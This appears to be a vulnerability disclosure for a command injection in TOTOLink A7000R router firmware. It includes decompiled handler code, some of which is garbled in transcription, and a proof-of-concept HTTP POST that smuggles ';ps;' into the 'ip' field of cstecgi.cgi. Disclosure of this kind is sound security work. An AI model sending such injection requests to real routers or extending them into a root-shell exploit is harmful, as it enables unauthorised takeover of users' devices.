


TOTOLink A7000R V9.1.0u.6115_B20201022 Has an command injection vulnerability

Overview

- Manufacturer's website information: https://www.totolink.net/
- Firmware download address:
 https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.htm

Product Information

TOTOLink A7000R V9.1.0u.6115_B20201022 router, the latest version of simulation overview:



Vulnerability details

TOTOLINK A7000R (V9.1.0u.6115_B20201022) was found to contain a command insertion vulnerability in setDiagnosisCfg. This vulnerability allows an attacker to execute arbitrary commands through the "ip" parameter.

```
1 int __fastcall sub_421DDC(int a1)
  2 {
  3
      const char *Var; // $s2
  4
     int v3; // $v0
      int v4; // $v0
      char v6[128]; // [sp+18h] [-80h] BYREF
  7
      memset(v6, 0, sizeof(v6));
  8
     Van = (const char *)websGetVar(a1, "ip", "www.baidu.com");
  9
      v3 = websGetVar(a1, "num", &byte_43A4B0);
10
 11
      sprintf(v6, "ping %s -w %d &>/var/log/pingCheck", Var, v4);
12
13
         ystem(v6);
14
      setResponse(&word_438564, "reserv");
15
      return 1;
16 }
```

Format Var into V6 using sprintf function and pass in dosystem function.

```
$ grep -rnl doSystem
squashfs-root/usr/sbin/discover
squashfs-root/usr/sbin/apply
squashfs-root/usr/sbin/forceupq
squashfs-root/lib/libshared.so
squashfs-root/www/cgi-bin/infostat.cgi
squashfs-root/www/cgi-bin/cstecgi.cgi
squashfs-root/sbin/rc
```

The dosystem function is finally found to be implemented in this file by string matching.

```
int doSystem(int a1, ...)
{
   char v2[516]; // [sp+1Ch] [-204h] BYREF
   va_list va; // [sp+22Ch] [+Ch] BYREF

   va_start(va, a1);
   vsnprintf(v2, 0x200, a1, (va_list *)va);
   return system(v2);
}
```


Reverse analysis found that the function was called directly through the system function, which has a command injection vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 52
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache
{"ip":";ps;","num":"1","topicurl":"setDiagnosisCfg"}
```



The above figure shows the POC attack effect

Finally, you can write exp to get a stable root shell without authorization.